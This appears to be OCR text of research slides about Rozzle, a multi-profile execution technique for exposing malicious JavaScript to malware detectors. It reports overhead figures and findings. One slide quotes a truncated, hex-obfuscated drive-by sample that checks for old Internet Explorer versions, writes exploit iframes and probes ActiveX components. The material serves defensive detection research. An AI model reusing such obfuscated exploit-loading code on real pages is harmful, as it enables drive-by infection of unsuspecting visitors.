
Overhead

- Average numbers of 3 repeated runs per configuration
- Base runs (cookie setup)

- 500 randomly selected URLs crawled by Bing
- Slightly biased towards malicious sites (pre-filtering)

Runtime Overhead		Memory Overhead	
Median:	0.0%	Median:	0.6%
80th Percentile:	1.1%	80th Percentile:	1.4%

Overhead Numbers



Take Away

For most sites, virtually no overhead

Tremendous impact on runtime detector due to increased path coverage

Visible impact on static detector

More important with growing trend to obfuscation

Also improves other existing tools: Exposes detectors to additional site content

Online

… an e

"\x6D"+"\x73\x69\x65"+"\x20\x36" = "msie 6"

```
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73\x69\x65"+"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37")>0)
    document.write("<iframe src=x7.htm></iframe>")

try {
    var a; var aa=new ActiveXObject("Sh"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+"\x31\x30\x2E\x53"+[…]);
```

"\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37" = "msie 7"

"O"+"\x57\x43"+"\x31\x30\x2E\x53"+"pr"+"ea"+"ds"+"he"+"et" = "OWC10.Spreadsheet"

Summary

- *Rozzle*: Multi-profile execution
  - *Look* as vulnerable as possible
  - Improve *existing* malware detectors

- Implementation:
  - Implemented on top of IE9's JavaScript engine
  - Still some flaws, promising results

- Idea of multi-execution is promising in other contexts

Static – Dynamic Analysis Spectrum